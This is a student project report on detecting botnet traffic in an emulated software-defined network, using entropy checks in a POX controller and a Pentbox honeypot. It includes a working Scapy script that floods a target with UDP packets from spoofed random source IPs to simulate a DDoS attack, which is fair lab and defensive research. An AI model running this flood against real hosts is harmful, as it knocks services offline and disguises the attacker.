HONEYPOT-BASED BOTNET ATTACK PREVENTION SYSTEM

Report submitted to the SASTRA Deemed to be University

as the requirement for the course

CSE300 / INT300 / ICT300 MINI PROJECT WORK

Submitted by

VIJAIKUMAR S

(Reg. No.: 123003268, CSE)

VENKATESH KUMAR

(Reg. No.: 123003262, CSE)

BHAVESH G S

(Reg. No.:123015019, IT)

JUNE 2022

SCHOOL OF COMPUTING

THANJAVUR, TAMIL NADU, INDIA – 613 401

SCHOOL OF COMPUTING

THANJAVUR – 613 401

<u>Bonafide Certificate</u>

This is to certify that the report titled "**Honeypot based botnet attack prevention system**" submitted as a requirement for the course, CSE300 / INT300 / ICT300 **MINI PROJECT** for B.Tech. is a bonafide record of the work done by **VENKATESH KUMAR (Reg. No.: 123003262, CSE) VIJAIKUMAR S (Reg. No.: 123003268, CSE) BHAVESH G S (Reg. No.:123015019, IT)** during the academic year 2021-22, in the School of Computing, under my supervision.

Signature of Project Supervisor	:	[illegible]
Name with Affiliation	:	MR. RAJARAJAN S, ASSISTANT PROFESSOR -III
Date	:	25/06/2022

Mini-project Viva-voce held on <u>29/06/2022</u>

[illegible]

Examiner 1

[illegible]

Examiner 2

SASTRA

ENGINEERING · MANAGEMENT · LAW · SCIENCES · HUMANITIES · EDUCATION

DEEMED TO BE UNIVERSITY

(U/S 3 OF THE UGC ACT, 1956)

THINK MERIT | THINK TRANSPARENCY | THINK SASTRA

SCHOOL OF COMPUTING

THANJAVUR – 613 401

Declaration

We declare that the report titled "**Honeypot based Botnet Attack Prevention System**" submitted by us is an original work done by us under the guidance of**, Mr. Rajarajan S, School of Computing, SASTRA Deemed to be University** during the seventh semester of the academic year 2021-22, in the **School of Computing**. The work is original and wherever we have used materials from other sources, we have given due credit and cited them in the text of the report. This report has not formed the basis for the award of any degree, diploma, associate ship, fellowship or other similar title to any candidate of any University.

Signature of the candidate(s) **:** [illegible]

S.vijaikumar

[illegible]

Name of the candidate(s) **: Mr. Venkatesh Kumar**

Mr. Vijaikumar S

Mr. Bhavesh G S

Date **:** 25/06/2022

Acknowledgments

We would like to thank our Honorable Chancellor **PROF. R. SETHURAMAN** for providing us with an opportunity and the necessary infrastructure for carrying out this project as a part of our curriculum.

We would like to thank our Honorable Vice-Chancellor **DR. S.VAIDHYASUBRAMANIAM** and **DR. S. SWAMINATHAN,** Dean**,** Planning & Development, for the encouragement and strategic support at every step of our college life.

We extend our sincere thanks TO **DR. R. CHANDRAMOULI,** Registrar, SASTRA Deemed to be University for providing the opportunity to pursue this project.

We extend our heartfelt thanks to **DR. A. UMAMAKESWARI**, Dean, School of Computing, and **DR. B. SANTHI**, Associate Dean, Department of Computer Application, **DR. R. MUTHAIAH**, Associate Dean, Department of Information Technology and Information & Communication Technology, and **DR. V. S. SHANKAR SRIRAM**, Associate Dean, Department of Computer Science and Engineering for their motivation and support offered in materializing this project.

Our guide **MR. RAJARAJAN S, ASSISTANT PROFESSOR -III** School of Computing was the driving force behind this whole idea from the start. His deep insight into the field and invaluable suggestions helped us in making progress throughout our project work. We also thank the project review panel members for their valuable comments and insights which made this project better.

We would like to extend our gratitude to all the teaching and non-teaching faculties of the School of Computing who have either directly or indirectly helped us in the completion of the project.

We gratefully acknowledge all the contributions and encouragement from my family and friends resulting in the successful completion of this project. We thank you all for providing me with an opportunity to showcase my skills through the project.

List of Figures

List of Tables

ABBREVIATIONS

IP – Internet Protocol	
DDoS – Distributed Denial-of-Service	
SDN – Software-defined networking	
TCP – Transmission Control Protocol	
DNS – Domain Name System	
SSH – Secure Shell	
SMTP – Simple Mail Transfer Protocol	

ABSTRACT

Botnets attacks have been one of the most pestering and sophisticated attacks on computer networks. These attacks have not only been a vulnerability for a long time but also have caused huge amounts of data loss to many international organizations. The purpose of this project is to detect botnet attacks efficiently and also increase the adversary time to a considerable rate allowing the firewall to take necessary preventive measures. This is achieved by implementing a Honeypot-based software-defined network system that not only detects new botnet threats but also reduces the infection rate considerably. This new system will be an efficient and alternative solution to existing botnet prevention software. Honeypot creates a virtual environment that is showcased as a real network. This increases the adversary time for the firewall to react and also reduces the chances of a botnet attack. The project is implemented using this concept as a base.

KEYWORDS: Mininet, Botnet, Software-defined Networking, Honeypot, Network Security

Table of Contents

1. INTRODUCTION

In the modern era of computerization and digitalization where all forms of data in almost all types of organizations are being digitalized, there exist various types of vulnerabilities which can be exploited by hackers and unauthorized personnel to gain access to the system as well as data. One such popular approach to exploit vulnerabilities in a system is performing an attack using a botnet. Botnets have been a sophisticated mode of attacking systems for a long duration and hence in this project of ours, we come with a Honeypot-based preventive mechanism that helps the user to safeguard his system from botnet attacks efficiently. This developed system includes a replica of the actual network which is included in the form of a honeypot. When the attacker tries to attack the host system using botnets, the attack is detected and identified as a threat using an SDN controller and thus redirecting the attack to a honeypot server. The attack will be executed on the replica server thus safeguarding the actual network and also giving the firewall adequate time to take action against the attack. One of the main aims of the project is to provide the firewall adversary time to react as when a system is attacked more than once consequently, the firewall will take preventive measures against one attack but will require some time to recover before acting against the second attack. This developed methodology provides the firewall the adversary time required to recover from the first attack and also defends the system to a certain extent.

2. SUMMARY OF THE BASE PAPER

Title: An intelligent botnet blocking approach in software-defined networks using honeypots

Journal Name: Journal of Ambient Intelligence and Humanized Computing

Publisher: Springer Nature

Publish Year: 14 August 2020

Index: Scopus

Cite: Ja'fari, F., Mostafavi, S., Mizanian, K. *et al*. An intelligent botnet blocking approach in software defined networks using honeypots. *J Ambient Intell Human Comput* **12,** 2993–3016 (2021).

3. PROBLEM STATEMENT

Botnet Attacks have very become popular due to low-security strength and other vulnerabilities that can be exploited with ease. These attacks breach the network and cause DDoS which causes data loss and blocked access control to the system. The amount of computing and digitalization in the modern day is carried out on a large scale at a tremendous pace. Botnet attacks become one of the most sophisticated attacks. These attacks cause DDoS upon successful network breach. It causes data loss and blocked access control in the system.

4. LITERATURE SURVEY

Lim S, Ha J, Kim H, Kim Y, Yang S (2014) A SDN-oriented DDoS blocking scheme for botnet-based attacks

-DDoS blocking application changes the address of a server when it is the target of a botnet DDoS attack

Aziz and Okamura (2016) An analysis of botnet attack for Smtp server using software define network

- A decision tree algorithm is used to analyze the spamming signatures

Lu Y, Wang M (2016) An easy defense mechanism against botnet-based DDoS flooding attack originated in SDN environment using sFlow

- Defence mechanism against botnet DDoS attacks.

Chen J, Cheng X, Du R, Hu L, Wang C (2017) Lightweight real-time botnet detection in software-defined networks.

- A real-time botnet detection framework that creates a flow graph based on a network

Letteri et al. (2018a) Performance of botnet detection by neural networks in software-defined networks

- a detection mechanism based on an artificial neural network

Su SC, Chen YR, Tsai SC, Lin YB (2018) Detecting p2p botnet in software-defined networks

- machine learning models to categorize each flow and detect the flows related to a P2P botnet

Letteri et al. (2019) Botnet detection in software-defined networks by deep learning techniques

- classifier to detect the botnets based on deep learning approaches

5. BOTNET

Botnets are a group of infected hosts or systems that are under the control of a particular botnet master (Attacking Party). Each bot will be under the influence of the attacker and will be used to perform sophisticated attacks on the host machine as desired by the attacker. Botnets first aim in exploiting as much as systems as possible so that they can include in the army of bots, as more bots mean the chance of attacking the host will be higher. Botnets are popularly known to cause DDoS attacks (Distributed Denial of service) ie: causing a disturbance in the proper functioning of the host/ Web Server. These attacks have been considered one of the most pestering forms of attacks and have caused millions of dollars of data and resource losses for many organizations. Exploiters and Hackers use botnets to generate a high amount of traffic which causes the server/ host to slow down and repeatedly sending a high amount of packets to the host will cause it to ultimately crash. Botnets have also been used to do phishing attacks and have been used by attackers to trick real-time users to give up personal data and other information. Most botnets have payloads or some form of malware integrated within them. Once they successfully get into a system they unleash these payloads and malware which then exploits the system and exploits the system resources as well as the data in it. Since Botnets keep generating multiple network packets until the system is compromised, it is difficult for the system to detect botnet attacks. Implementing a firewall can prove effective for a certain amount of time after which the firewall requires adversary time to react to other attacks being implemented in the system.

6. HONEYPOT

Honeypot is a resource that is used by security teams to bait the attacker into thinking it's a real system leading to the attacker trying to compromise the system which lets the security teams gain more information about the attacker and the used tools. It can be used to research the behavior of attackers and how they interact with the network. It’s not always a security measure even hackers can use it for network reconnaissance.

6.1 TYPES OF HONEYPOTS

Pure Honeypot: They are very complex and difficult to maintain. It appears very realistic to the attacker, the server contains farce confidential files and user information.

Low-interaction: They have limited interaction, are less resource-intensive, and usually work by emulating services and operating systems. No sensitive information to keep the attacker's attention. The level of emulation is responsible for maintaining the attacker's activity.

High-interaction: They are complex solutions with extra systems, designed to keep the attacker's attention as much as possible. It involves real operating systems and applications. Emulation is not done as in low-interaction honeypots, the attackers are given a real-time-like system.

Production honeypots: A production honeypot helps to mitigate risk in the organization’s systems.

Research honeypots: It is meant to gather as much information as possible about the attacker’s methodology. These honeypots are not meant to secure the organization, but they can be used to understand the blackhat hackers’ ways.

6.2 GOALS OF HONEYPOT

The virtual system should appear as real as possible to catch unwanted intruders to reach the virtual system. The system should be monitored to ensure that it didn't let the attackers implement attacks on other machines using the virtual honeypot system. The default virtual system should look like a normal one, that it contains confidential files, directories, and user information that attract the attacker's attention.

6.3 PENTBOX

We can deploy the honey pot by using software or hardware. Here we will be using a tool called *PENTBOX* to set up a honeypot. The Pentbox is a Security tool that can be used for penetration testing to perform various operations. This penetration testing tool is currently used by many organizations and networks to lure and deceive attackers. The Pentbox kit contains various tools to perform activities including cracking hashes, stress testing, DNS enumeration, and others. Pentbox is written in ruby language, it supports Linux, Mac OS X, and Windows operating systems.

Pentbox can be used in Kali Linux. It can be run by the command *"./pentbox.rb",* which will show the available options.

6.3.1 AVAILABLE OPTIONS IN PENTBOX

Cryptography Tools - "Base64 Encoder/Decoder", "Multi-Digest", "Hash Password Cracker" and "Secure Password Generator",
Network Tools - "Net Dos Tester", "TCP port scanner", "Honeypot", "Fuzzer", "DNS and Host gathering" and "Mac address geolocation",
Web, IP Grabber, Geolocation IP, Mass Attack.

6.4 ADVANTAGES OF USING PENTBOX HONEYPOT

- Data Collection- Collects data about intruders' activities and behavior.
- Resources- Testing the Incident Response Processes
- Simplicity- Easy to implement
- Encryption circumvention

6.5 DISADVANTAGES OF USING PENTBOX HONEYPOT

- Limited Data (Single Data Point)
- Distinguishable - Hackers can distinguish the virtual system from original
- Fingerprinting - When the hacker can find the true identity of the honeypot
- Risk of giving exposure to attackers to the company's environment

7. PROPOSED METHODOLOGY

For the above problem, we use SDN Controllers in the Software-defined networks. Our network topology is emulated in Mininet. We emulate a network with 5 switches and 16 hosts and one controller with the links made. For detection of attacks from botnets, we use a concept called entropy. Entropy is the relative degree of randomness between the receiving packets. The higher the entropy value higher the randomness of the packets received, and the lower the entropy value higher the possibility of any botnet attack by the botnet member in a network. We also emulate the attack by generating packets using the scapy framework. Here we use POX Controller which is an open-source development platform for SDN controllers. We run an example module called l3_learning.py with some edits to inherit the properties of the detection code that uses entropy. Pentbox a honeypot framework acts as a honeypot in this network that logs all the data of the attacker and sends a false message.

7.1 SDN CONTROLLER

An SDN Controller is a type of application that is used in a Software-Defined Network. It manages the flow of data and packages in a network and also improves network management and application performance. It resides in the control plane of an SDN. An SDN controller manages the flow by directing the traffic of data according to forwarding rules and policies put by a network operator. It can be seen on the server and uses the protocols to instruct the switches of a network. It also minimizes the process of manual configuration of each device in a network. It is in charge of two processes in a network where the first one is transferring the requirements of the application layer to the data layer of a Software-defined Network and vice versa. The SDN Controller is the main part of a network in which every packet and communication in the network flows through it. It communicates with all the applications in a network such as a firewall, load balancers, hosts, etc.

7.2 MININET

To build a network topology, we use a tool called mininet. Mininet is a Software emulator that is used to simulate large networks into a single machine. A wide range of network topologies are supported in mininet and it is also an efficient tool to build SDN (software-defined networks). Software-Defined Networks are simulated network topologies that function based on predefined or user-defined rules in the configuration stages of the topology. Mininet is an emulating tool that supports a wide range of network tools, switches, controllers, and links and is also a great supporting tool for SDN. The flow of packets can be controlled by supporting software in SDN. Various packages can be imported and implemented in the network emulated using mininet. In the proposed project, we use mininet to build a virtual network topology and also integrate it as an SDN. We define the rules for the emulated network and using an SDN controller we get the access to route packets from different sources to destinations and multiple ports present in the network. The added advantage of mininet is that it allows the user to implement various packages from python to the network and also enables the user to analyze every individual module of the network separately.

7.3 ATTACK GENERATION

The attack that is used in the developed methodology is scripted using python as the base language and involves the use of the Scapy framework that is inbuilt in python. Scapy is a network manipulation tool that is built into Python and is used to perform a wide range of network-related functions. Scapy can create, delete, modify packets and send them to multiple destinations that are confined to the network. Scapy also allows the user to manipulate the flow of these packets and also capture them and allows the user to analyze them individually. In this project, the attack script generates a large number of random IP addresses along with the generation of a large number of network packets as well. These network packets are generated using the help of scapy and these packets contain information such as the source IP address, destination IP address along with the port numbers that are required to retrace/ reroute the packets within the network. Generating a large amount of IP addresses will generate a large amount of traffic in the host network and hence when multiple packets are sent to the host consequently within a limited time frame, it tends to slow down the host and ultimately crash it. Thus causing a DDoS attack. This attack is being generated on the attacking machines and they are targeted to the IP address of the Victim. Another code that brute forces many possibilities thus it is detected and captured by honeypot

7.4 DETECTION USING ENTROPY

The pox controller uses an edited module called l3_learning which imports detection code. The detection code calculates the entropy from the packets if the number of packets reaches 50. Then it calculates the entropy and tests its threshold if it is very low then the attack is detected and sent to the edited_l3_learning thus it redirects or drops the incoming packets. The below flowchart shows the detection mechanism of the attack.





Fig 7.1 Flow Chart For Detection

8. SOURCE CODE

Attacklaunch.py




```
import sys
import time
from os import popen
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import sendp, IP, UDP, Ether, TCP
from random import randrange
import time
def sourceIPgen():
#this function generates random IP addresses
# these values are not valid for first octet of IP address

  not_valid = [10,127,254,255,1,2,169,172,192]
  first = randrange(1,256)

  while first in not_valid:
    first = randrange(1,256)
    print (first)
  ip = ".".join([str(first),str(randrange(1,256)),
str(randrange(1,256)),str(randrange(1,256))])
  print (ip)
  return ip

def main():
  for i in range (1,5):
    mymain()
    time.sleep (10)
#send the generated IPs
def mymain():           #getting the ip address to send attack packets
  dstIP = sys.argv[1:]
  print (dstIP)
  src_port = 80
  dst_port = 22

# open interface eth0 to send packets
  interface = popen('ifconfig | awk \'/eth0/ {print $1}\'').read()

  for i in range(0,500):
# form the packet
    packets = Ether()/IP(dst=dstIP,src=sourceIPgen())/UDP(dport=dst_port,sport=src_port)
    print(repr(packets))

# send packet with the defined interval (seconds)
    sendp( packets,iface=interface.rstrip(),inter=0.025)

#main
if __name__=="__main__":
  main()
```

Fig 8.1 Code for Attack Launch

Editted_l3_learning.py


The edited part of the code in the pox controller module l3_learning. This is the part where the entropy value is printed and also the prevention method is called when the threshold is reached i.e the entropy value becomes less



```
#------------------------------------------editing-------------------------------------------
    if isinstance(packet.next, ipv4):
      log.debug("%i %i IP %s => %s", dpid,inport,
                packet.next.srcip,packet.next.dstip)

      ent_obj.statcolect(event.parsed.next.dstip)
      print "\n***** Entropy Value = ",str(ent_obj.value),"*****\n"
      if ent_obj.value <0.5:
        preventing()
        if timerSet is not True:
          Timer(2, _timer_func, recurring=True)
          timerSet=False
      else:
        timerSet=False
```

Fig 8.2 Code for the controller in edited l3_learning part1

The preventing method is called. This is the other part of the edited part of l3_learning.py which prevents the botnet attack. This method also reveals the time of the detection.

